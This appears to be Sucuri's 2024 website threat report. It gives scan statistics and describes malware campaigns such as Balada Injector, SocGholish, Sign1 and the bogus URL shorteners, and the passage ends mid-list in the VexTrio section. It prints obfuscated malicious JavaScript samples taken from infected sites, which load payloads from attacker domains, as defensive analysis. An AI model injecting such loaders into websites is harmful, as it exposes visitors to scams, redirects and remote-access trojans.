SUCURI

SUCURI 2024 GLOBAL Website Threat Report

SUCURI.NET

Table of Contents

Summary

At Sucuri, our mission provides us with a unique vantage point over the global website security landscape. Throughout 2024, our researchers leveraged the power of **Sucuri SiteCheck**, our public-facing remote scanner, to analyze and detect threats across the internet. By processing over **70 million individual website scans**, we have compiled a comprehensive analysis of the attack patterns and malware campaigns that defined the year.

This report is the culmination of that effort. It reflects the tireless work of the Sucuri malware research team, a group dedicated to protecting not only our direct customers but the entire web ecosystem. Our researchers are on the front lines, continuously monitoring emerging threats, analyzing novel malware samples, and reverse-engineering attack methodologies. This proactive intelligence gathering allows us to develop and deploy detection signatures that identify and neutralize new threats often before they can achieve widespread impact.

Our deep dive into the data from 2024, including the analysis of over 1.1 million compromised websites, reveals a threat landscape dominated by two primary vectors: **malware and malicious redirects**, which together accounted for a staggering **74.7% of all infections** we detected.

This year, we observed a marked increase in the sophistication of social engineering tactics. Threat actors are moving beyond simple malware injections and are now crafting convincing fake browser updates, fraudulent CAPTCHA challenges, and other lures designed to trick unsuspecting visitors into compromising their own devices. This trend was exemplified by massive campaigns like **Balada Injector (149,351 detections)** and **Sign1 (96,084 detections)**. These campaigns not only monetized compromised traffic through complex Traffic Distribution Systems (TDS) but also employed advanced visitor profiling to filter out security researchers and bots, maximizing their effectiveness while minimizing their exposure.

A persistent and troubling trend is the continued abuse of legitimate website components, particularly within the WordPress ecosystem. Instead of writing malicious code to files, which can be flagged by integrity monitors, attackers are increasingly storing their payloads within database options. This "living off the land" technique was a hallmark of the **DNS TXT Records campaign**, campaign, which ingeniously used the popular WPCode plugin to execute malicious PHP while ensuring its own survival through automated reactivation systems.


Furthermore, the line between endpoint security and website security has become increasingly blurred. We noted a significant rise in website compromises stemming from stolen administrative credentials, often harvested by information-stealing malware on the personal computers of website owners and administrators.

SEO spam, a perennial threat, also continued its evolution, impacting **422,741 websites** in our analysis. **Japanese SEO spam (117,393 detections)** and **gambling-related content (79,817 detections)** were the most prominent categories, utilizing advanced cloaking and geo-targeting to poison search engine results while evading detection.

This report will break down these findings in detail, offering an inside look at the methodologies of modern attackers and the state of website security in 2024.

Key Findings at a Glance

The scale of our 2024 analysis provides a clear picture of the threats facing website owners globally.



- **70.8** million global website scans performed by Sucuri SiteCheck.
- **1,176,701** infected websites detected, compromised with various forms of malicious code and unauthorized modifications.
- **822,651** detections of active malware infections and malicious redirects designed to harm website visitors.
- **422,741** detections of websites compromised with various forms of SEO spam.
- **18,622** detections of credit card stealing malware (MageCart skimmers).
- **16,474** detections of unwanted and intrusive advertisements.
- **169,163** websites found to be loading malicious resources from domains associated with known malware campaigns.

Note: A single compromised website is often infected with multiple types of threats across these categories. Therefore, the sum of individual detections exceeds the total number of infected websites.

Our Methodology

Data Collection and Analysis

The data in this report was collected and analyzed using the following framework:

- **Scan Coverage:** 70.8 million remote scans performed.
- **Time Period:** January 1, 2024 – December 31, 2024.
- **Geographic Scope:** Global.
- **Platform Coverage:** All major CMS platforms (e.g., WordPress, Joomla, Magento, Drupal) and custom-built websites.

This report is built upon the vast dataset generated by Sucuri SiteCheck. As a free, public tool, any user can submit a URL for a security scan. This ensures our data is not skewed toward any specific hosting provider, country, or content management system, giving us a truly global and platform-agnostic view of the web. SiteCheck's remote scanning technology is engineered to analyze a website from the outside in, simulating the experience of a typical visitor. It operates at the browser level, allowing our systems to:

- Analyze client-side source code (HTML, CSS, JavaScript).
- Detect malicious JavaScript injections and obfuscated code.
- Identify unauthorized redirects and redirect chains.
- Recognize website defacements and other visual modifications.
- Verify security headers and server configurations.

The intelligence behind these scans comes from the detection signatures developed and meticulously maintained by our malware research team. By constantly analyzing new threats, our researchers craft unique identifiers that allow SiteCheck to pinpoint specific indicators of compromise (IOCs) across hundreds of malware families and campaigns.

Infection Detection Statistics

From the 1,176,701 infected websites identified, we classified the compromises into five primary malware families based on the attacker's primary objective. The distribution is as follows:




Image source

- **Malware and Redirects:** 74.7% of infections
- **SEO Spam:** 38.4% of infections
- **Credit Card Stealers:** 1.7% of infections
- **Unwanted Ads:** 1.5% of infections
- **Defacements:** 0.8% of infections

Across the 70.8 million scans conducted, the overall infection rate was 1.66%. Malicious code and redirects clearly represent the most common form of website compromise we encountered.

Emerging Patterns and Trends in 2024

Our year-long analysis revealed several key trends that define the current state of website attacks.

- **The Centrality of Traffic Distribution Systems (TDS):** In 2024, traffic brokers like VexTrio became the central nervous system for a vast network of malicious activity. Major campaigns, including Balada Injector, Sign1, and DNS TXT Redirects, did not send victims directly to scam pages. Instead, they funneled all compromised traffic through these sophisticated TDS platforms. These systems act as intelligent routers, monetizing every visitor by directing them to different scams based on their location, browser, and operating system, all while actively filtering out traffic from suspected security researchers and automated scanners.

- **The Weaponization of Social Engineering:** Malware campaigns increasingly relied on psychological manipulation to succeed. Operators of massive campaigns like SocGholish and ClearFake/ClickFix mastered the art of deception, creating pixel-perfect fake browser update notifications, convincing CAPTCHA challenges, and alarming system repair prompts. When combined with granular visitor profiling and geo-targeting, these tactics allowed attackers to serve customized, highly believable lures to specific audiences, dramatically increasing their success rate.

- **Abuse of Legitimate WordPress Plugins:** Attackers have embraced a "living off the land" strategy, using the intended functionality of legitimate WordPress plugins for malicious purposes. Campaigns like DNS TXT Redirects, DollyWay, and Sign1 demonstrated this by using plugins like WPCode or standard WordPress widgets to execute malicious PHP and inject JavaScript. The core of this technique is storing the malicious payload within the WordPress database rather than in server files, a clever method to circumvent traditional file-based security controls and integrity monitoring.

- **The Rise of Administrative Credential Theft:** The connection between endpoint device security and website security has never been more direct. We observed a notable increase in website compromises resulting from stolen credentials. Threat actors are using information-stealing malware to harvest WordPress and hosting control panel login details from the personal computers of administrators. These credentials are then sold and traded on underground markets, fueling a vicious cycle of system and website compromises.

- **Targeted Exploitation of the Magento Platform: The discovery of the CosmicSting vulnerability (CVE-2024-34102)** sent shockwaves through the e-commerce community. Multiple, distinct threat actor groups moved quickly to exploit this critical flaw, leading to the widespread compromise of thousands of Magento online stores with the primary motivation being credit card theft.

- **Exploratory Targeting of Cryptocurrency:** In the first quarter of 2024, a new threat emerged: crypto-drainer infections designed to compromise the cryptocurrency wallets of unsuspecting website visitors. While these attacks did not achieve the massive scale of other campaigns, they represent a clear signal that threat actors are actively exploring and testing new methods for monetization as Web3 technologies gain more mainstream adoption.

- **The Continued Sophistication of SEO Spam:** In 2024, two primary categories of SEO spam dominated the landscape. First, **Japanese spam campaigns** continued to build extensive networks of auto-generated doorway pages. Second, **gambling-related** content aggressively targeted both English-speaking and South-East Asian markets through highly-tuned, geo-specific delivery systems.

Deep Dive: Website Infection Analysis

In 2024, we categorized website infections across five distinct families. Each represents a different set of attacker tactics, tools, and objectives, from redirecting traffic for profit to manipulating search engine results. Let's examine the characteristics and impact of each category.

Malware

This primary category encompasses all forms of malicious code injections and the organized campaigns that distribute them. During 2024, SiteCheck detected 822,651 websites infected with malware. The threat landscape was defined by several highly sophisticated campaigns that showcased increasing complexity and evasiveness.




Image source

Balada Injector

A familiar and formidable adversary, the Balada Injector campaign was one of the most prolific threats of 2024, with **149,351** detected infections across websites on numerous hosting providers. This long-running campaign is known for injecting heavily obfuscated JavaScript code that pushes visitors through a multi-stage redirect chain, starting with its own TDS infrastructure before ending at third-party traffic brokers like VexTrio. The malware remains laser-focused on WordPress, systematically exploiting vulnerabilities in popular plugins and themes.

The infection methodology is systematic and geared towards long-term persistence. After an initial compromise, often via a cross-site scripting (XSS) vulnerability, the malware attempts to escalate its privileges by silently attacking logged-in site administrators. This can lead to the creation of rogue admin users and the installation of counterfeit WordPress plugins that serve as persistent backdoors.

The campaign's infrastructure is managed with methodical precision. Operators maintain a vast network of domains built using a recognizable three-word combination pattern, often in paired variations (e.g., "cleanreditems" / "cleanblueitems"). These domains, frequently shielded by CDN services, are rotated regularly to evade blocklists. The malware also exhibits advanced awareness, modifying its behavior upon detecting a logged-in WordPress administrator to facilitate a deeper, more entrenched compromise.

```
<script>var e=eval;var v=String;var a ='fr'+'o'+'mCh'+'arC'+'ode';var l=v[a](40,
    102,117,110,99,116,105,111,110,40,95,48,120,49,102,97,52,55,50,44,95,48,120,
    49,54,50,49,102,53,41,123,118,97,114,32,95,48,120,51,54,55,48,98,55,61,95,48
    ,120,51,48,54,53,44,95,48,120,51,97,54,101,97,53,61,95,48,120,49,102,97,52,
    55,50,40,41,59,119,104,105,108,101,40,33,33,91,93,41,123,116,114,121,123,118
    ,97,114,32,95,48,120,55,56,99,49,53,52,61,45,112,97,114,115,101,73,110,116,
    40,95,48,120,51,54,55,48,98,55,40,48,120,49,50,50,41,41,47,48,120,49,43,45,
    112,97,114,115,101,73,110,116,40,95,48,120,51,54,55,48,98,55,40,48,120,49,49
    ...skipped...
    ,105,111,110,40,41,123,114,101,116,117,114,110,32,95,48,120,51,53,50,51,98,
        49,59,125,59,114,101,116,117,114,110,32,95,48,120,100,99,99,55,40,41,59,
        125);e(l);</script>
<!--Balada Injector script that loads
    https://png.linetoslice.com/scripts/res.js?v=42 -->
```

Example of a Balada script injection found on a compromised website

Key characteristics of Balada infections include:

- **Strategic Injection Points:** Malicious code is injected into database options, theme files (like functions.php), and common JavaScript files.
- **Multi-layered Obfuscation:** Diverse techniques are used, including obfuscator.io, random comments, character code arrays, and base64 encoding.
- **Backdoor Persistence:** Disguised plugins are installed to ensure continued access.
- **Complex Domain Infrastructure:** A large network of domains with recognizable naming patterns is used for payload delivery.
- **Advanced Admin Detection:** The malware behaves differently for administrators to escalate privileges.
- **Monetization Integration:** The campaign funnels traffic to push notification scams and TDS networks.

SocGholish

Commonly known as the "fake browser update" malware, SocGholish represents one of the most dangerous threats we tracked in 2024, with **147,332 infections identified**. infections identified. Active since at least 2017, this campaign redirects visitors to malicious landing pages that perfectly mimic legitimate browser update prompts. The goal is to trick victims into downloading and executing a remote access trojan (RAT), giving the attacker full remote control over the victim's computer. SocGholish is not just a threat to individual users; it's a notorious initial access broker for ransomware gangs, often serving as the entry point for large-scale corporate network intrusions.

The attack operates in stages, starting with a JavaScript injection that fingerprints the visitor. If the visitor matches the target profile (e.g., not a bot, from a specific region), the malware presents a convincing fake update notification, customized to the user's specific browser and language. This social engineering tactic is remarkably effective.

Example of a fake Chrome update served by SocGholish malware

In 2024, we observed several SocGholish infection variants. The most prevalent was **NDSW/NDSX** (also known as “Parrot TDS”). This variant injects obfuscated code into every single JavaScript file in the website and uses a custom PHP proxy system to dynamically fetch the latest SocGholish payload. Both components contain signature markers like ndsw, ndsj, and ndsx. In April 2024, we saw these markers evolve to zqxw, zqxq, and qwzx.

```
<script type="text/javascript">
;if(typeof zqxq==="undefined"){(function(N,M){var z={N:0xd9,M:0xe5,P:0xc1,v:0x
    c5,k:0xd3,n:0xde,E:0xcb,U:0xee,K:0xca,G:0xc8,W:0xcd},F=Q,g=d,P=N();while(!!
    []){try{var v=parseInt(g(z.N))/0x1+parseInt(F(z.M))/0x2*(-parseInt(F(z.P))/
    0x3)+parseInt(g(z.v))/0x4*(-parseInt(g(z.k))/0x5)+-parseInt(F(z.n))/0x6*(
    parseInt(g(z.E))/0x7)+parseInt(F(z.U))/0x8+-parseInt(g(z.K))/0x9+-parseInt(
    F(z.G))/0xa*(-parseInt(F(z.W))/0xb);if(v===M)break;else P['push'](P['shift'
    ]());}catch(k){P['push'](P['shift']());}}}(J,0x5a4c9));var zqxq=!![],
    HttpClient=function(){var l={N:0xdf},f={N:0xd4,M:0xcf,P:0xc9,v:0xc4,k:0xd8,
    n:0xd0,E:0xe9},S=d;this[S(l.N)]=function(N,M){var y={N:0xdb,M:0xe6,P:0xd6,v
    :0xce,k:0xd1},b=Q,B=S,P=new XMLHttpRequest();P[B(f.N)+B(f.M)+B(f.P)+B(f.v)]
    =function(){var Y=Q,R=B;if(P[R(y.N)+R(y.M)]==0x4&&P[R(y.P)+'s']==0xc8)M(P[Y
    (y.v)+R(y.k)+'xt']);},P[B(f.k)](b(f.n),N,!![]),P[b(f.E)](null);};},rand=
    function(){var t={N:0xed,M:0xcc,P:0xe0,v:0xd7},m=d;return Math[m(t.N)+'m'](
    )[m(t.M)+m(t.P)](0x24)[m(t.v)+'r'](0x2);},token=function(){return rand()+
    rand();};function J(){var T=['m0LNq1rmAq','1335008nzRkQK','Aw9U','nge','
    12376GNdjIG','Aw5KzxG','www.','mZy3mZCZmezpue9iqq','techa','1015902ouMQjw',
    '42tUvSOt','toStr','mtfLze1os1C','CMvZCg8','dysta','r0vu','nseTe','oI8VD3C'
    ,'55ZUkfmS','onrea','Ag9ZDg4','statu','subst','open','498750vGDIOd','
    40326JKmqcC','ready','3673730FOPOHA','CMvMzxi','ndaZmJzks21Xy0m','get','ing
    ','eval','3IgCTLi','oI8V','?id=','mtmZntaWog56uMTrsW','State','qwzx','yw1L'
    ,'C2vUza','index','//[redacted].com/wp-content/plugins/addthis/frontend/src
    /directives/directives.php','C3vIC3q','rando','mJG2nZG3mKjyEKHuta','col','
    CMvY','Bg9Jyxq','cooki','proto'];J=function(){return T;};return J();}
    function Q(d,N){var M=J();return Q=function(P,v){P=P-0xbf;var k=M[P];if(Q['
    SjsfwG']===undefined){var n=function(G){var W='
    abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';
    ...skipped...
   (({var O=H;return j[O(C.N)+'Of'](i)!==-0x1;}}());};
</script>
```

Example of SocGholish malware seen on infected websites in 2024

Another significant campaign variant used fake WordPress plugins to inject scripts pointing to Keitaro TDS URLs, hosted on the attackers' own servers.

```
<script type="text/javascript" src="https://leatherbook.org/
SR0ymlWkoOcyiZuXCrFr3HWgupYiPaMXa-GLcDabjeW" id="ucf_main_script-js"></script>
<script type="text/javascript" src="https://leatherbook.org/
SR0ymlWkoOcyiZuXCrFr3HWgupYiPaMXa-GLcDabjeW" id="wsp_custom_script-js"></script>
<script type='text/javascript'>
(function(f,b,n,j,x,e){x=b.createElement(n);e=b.getElementsByTagName(n)[0];x.
    async=1;x.src=j;e.parentNode.insertBefore(x,e);})(window,document,'script','
    https://leatherbook.org/SR0ymlWkoOcyiZuXCrFr3HWgupYiPaMXa-GLcDabjeW');
</script>
<script type='text/javascript'>
    (function(f,b,n,j,x,e){
        var decodedUrl = atob('aHR0cHM6Ly9sZWF0aGVyYm9vay5vcmcvU1IweW1sV2tvT2N5a
        Vp1WENyRnIzSFdndXBZaVBhTVhhLUdMY0RhYmplVw==');
        x=b.createElement(n);e=b.getElementsByTagName(n)[0];
        x.async=1;x.src=decodedUrl;
        e.parentNode.insertBefore(x,e);
    })(window,document,'script');
    </script>
```

Variations of SocGholish-related injections that use Keitaro TDS

SocGholish infection indicators include:

- **Highly Specific Lures:** Browser update notifications that precisely match the visitor's browser type and language.
- **Multi-stage Payload Delivery:** An infection chain designed to deliver RATs via fake updates.
- **Systematic File Modification:** Widespread modification of JavaScript files and the presence of custom PHP proxy files in NDSW/NDSX variants.
- **Plugin and Theme Abuse:** Use of fake WordPress plugins and modification of functions.php files in Keitaro variations.
- **Advanced Visitor Fingerprinting:** Sophisticated targeting to select valuable victims while avoiding suspected security researchers.

Sign1

The Sign1 malware campaign exploded onto the scene in 2024, becoming a major threat with **96,084 detected infections**. This campaign specifically targets WordPress sites by abusing legitimate plugins that allow for custom code insertion, such as "Simple Custom CSS and JS." Once inside, Sign1 deploys a highly sophisticated system of traffic filtering and dynamic payload delivery, making it exceptionally difficult to detect and eradicate.

A unique characteristic of Sign1 is its time-based URL generation mechanism. The malware creates URLs with an embedded hexadecimal timestamp that expires after just 10 minutes. The malicious payload only executes if a visitor arrives from a major referrer (like Google or Facebook) and the timestamp is valid.

A successful execution triggers a redirect chain through intermediary domains, ultimately leading to the VexTrio scam infrastructure.

The campaign employs multiple layers of evasion, including XOR encoding and dynamic JavaScript generation. Crucially, Sign1 stores its malicious code in the WordPress database by hijacking the functionality of legitimate plugins or custom HTML widgets. This database-centric approach allows it to bypass file-based integrity monitoring and survive standard cleanup procedures that only focus on server files.

```
<!-- Sign1 script that loads
     https://livedashboardkit.info/track-<timestamp>.js -->
<script type="text/javascript">
!function (_de060) {

    var _87723 = Date.now();
    var _5a39f = 1000;
    _87723 = _87723 / _5a39f;
    _87723 = Math.floor(_87723);

    var _906b2 = 600;
    _87723 -= _87723 % _906b2;
    _87723 = _87723.toString(16);

    var _abc81 = _de060.referrer;

    if (!_abc81) return;

    var _39fd9 = [20029, 20024, 20007, 20020, 20021, 20016, 20002, 20025,
        20019, 20030, 20016, 20003, 20021, 20026, 20024, 20005, 20095,
        20024, 20031, 20023, 20030];

    _39fd9 = _39fd9.map(function(_97bdc){
        return _97bdc ^ 20049;
    });

    var _acae = "f020f0949616a5bf170959877fca5447";

    _39fd9 = String.fromCharCode(..._39fd9);

    var _4a1e2 = "https://";
    var _6dfd9 = "/";
    var _75ec8 = "track-";

    var _6d06a = ".js";

    var _67a71 = _de060.createElement("script");
    _67a71.type = "text/javascript";
    _67a71.async = true;
    _67a71.src = _4a1e2 + _39fd9 + _6dfd9 + _75ec8 + _87723 + _6d06a;

    _de060.getElementsByTagName("head")[0].appendChild(_67a71)

}(document);
</script>
```

Key characteristics of Sign1 infections include:

- **Advanced Traffic Filtering:** Targets visitors based on referrer headers from platforms like Google and Facebook.
- **Time-Sensitive URLs:** Generates URLs that expire within a 10-minute window to frustrate analysis.
- **Sophisticated Obfuscation:** Employs multiple layers, including XOR encoding and dynamic code generation.
- **Deep TDS Integration:** Feeds traffic directly into VexTrio's monetization network.
- **Database-Centric Persistence:** Uses legitimate plugins to store malicious code in the database, evading file-based detection.


Example of a Sign1 malware injection found on an infected WordPress website

Bogus URL Shorteners

This persistent campaign, detected on **35,758** websites in 2024, uses links that mimic legitimate URL shortening services to redirect visitors. The campaign primarily targets mobile users, pushing them through complex redirect chains that terminate at low-quality Q&A sites heavily monetized with Google AdSense.

The attackers behind this campaign have shown remarkable adaptability, constantly registering new domains and evolving their injection techniques. The injections range from simple external script tags to highly obfuscated JavaScript. In 2023, we saw this campaign begin to dabble in cryptocurrency scams, and in 2024, it continued to refine its core model of driving traffic to ad-heavy content farms.

The campaign's infrastructure is resilient, relying on a large network of disposable domains protected by services like DDoS-Guard and Cloudflare. Throughout 2024, they continued to register domains that sound like legitimate shorteners, such as cuttlyco[.]asia, urlcuttly[.]net, and servme[.]observer.



```
<script>function _0x3023(_0x562006,_0x1334d6){const _0x1922f2=_0x1922();return
    _0x3023=function(_0x30231a,_0x4e4880){_0x30231a=_0x30231a-0x1bf;let
    _0x2b207e=_0x1922f2[_0x30231a];return _0x2b207e;},_0x3023(_0x562006,
    _0x1334d6);}function _0x1922(){const _0x5a990b=['substr','length','-hurs','
    open','round','443779RQfzWn','\x68\x74\x74\x70\x3a\x2f\x2f\x75\x72\x6c\x63
    \x75\x74\x74\x6c\x79\x2e\x6e\x65\x74\x2f\x42\x71\x47\x33\x63\x363','click','
    5114346JdlaMi','1780163aSIYqH','forEach','host','_blank','68512ftWJcO','
    addEventListener','-mnts','\x68\x74\x74\x70\x3a\x2f\x2f\x75\x72\x6c\x63\x75
    \x74\x74\x6c\x79\x2e\x6e\x65\x74\x2f\x77\x68\x6f\x35\x63\x355','
    4588749LmrVjF','parse','630bGPCEV','mobileCheck','\x68\x74\x74\x70\x3a\x2f
    \x2f\x75\x72\x6c\x63\x75\x74\x74\x6c\x79\x2e\x6e\x65\x74\x2f\x57\x79\x55\x38
    \x63\x378','abs','-local-storage','\x68\x74\x74\x70\x3a\x2f\x2f\x75\x72\x6c
    \x63\x75\x74\x74\x6c\x79\x2e\x6e\x65\x74\x2f\x56\x57\x75\x39\x63\x329','
    56bnMKls','opera','6946eLteFW','userAgent','\x68\x74\x74\x70\x3a\x2f\x2f\x75
    \x72\x6c\x63\x75\x74\x74\x6c\x79\x2e\x6e\x65\x74\x2f\x73\x4b\x52\x34\x63\x39
    4','\x68\x74\x74\x70\x3a\x2f\x2f\x75\x72\x6c\x63\x75\x74\x74\x6c\x79\x2e\x6e
    \x65\x74\x2f\x6d\x78\x49\x37\x63\x377','\x68\x74\x74\x70\x3a\x2f\x2f\x75\x72
    \x6c\x63\x75\x74\x74\x6c\x79\x2e\x6e\x65\x74\x2f\x50\x62\x50\x32\x63\x392','
    floor','\x68\x74\x74\x70\x3a\x2f\x2f\x75\x72\x6c\x63\x75\x74\x74\x6c\x79\x2e
    \x6e\x65\x74\x2f\x64\x75\x55\x36\x63\x346','999HIfBhL','filter','test','
    getItem','random','138490EjXyHW','stopPropagation','setItem','70kUzPYI'];
...skipped...
(_0x111835(0x1d8),_0x168fb9);}();</script>
<!-- URLs used in this Bogus URL Shorneter injection
 http://urlcuttly[.]net/BqG3c63, http://urlcuttly[.]net/who5c55,
 http://urlcuttly[.]net/WyU8c78, http://urlcuttly[.]net/VWu9c29
 http://urlcuttly[.]net/sKR4c94, http://urlcuttly[.]net/mxI7c77
 http://urlcuttly[.]net/PbP2c92, http://urlcuttly[.]net/duU6c46 -->
```

Example of bogus URL shortener malware found on an infected website

Indicators of compromise include:

- **Mobile-First Targeting:** Sophisticated traffic filtering based on extensive user-agent analysis.
- **Complex Redirect Chains:** Multiple intermediate hops are used to obscure the final destination.
- **Resilient Infrastructure:** Continuous rotation of disposable shortener domains.
- **Hybrid Injection Techniques:** A mix of both obvious and deeply obfuscated code is used to complicate removal.

VexTrio Redirects

Beyond specific, named campaigns, SiteCheck detected generic, uncategorized redirects to VexTrio URLs on **30,191 websites**. VexTrio is a massive traffic broker used for monetization by numerous malware campaigns, including Sign1 and Balada Injector. While those campaigns have unique signatures, sometimes our scanner detects only the final redirect to VexTrio's infrastructure. This typically occurs when the primary malicious code is hidden on the server side, and only the client-side redirect is visible.

VexTrio's network is a complex web of redirect chains that funnel visitors to a variety of scams, including:

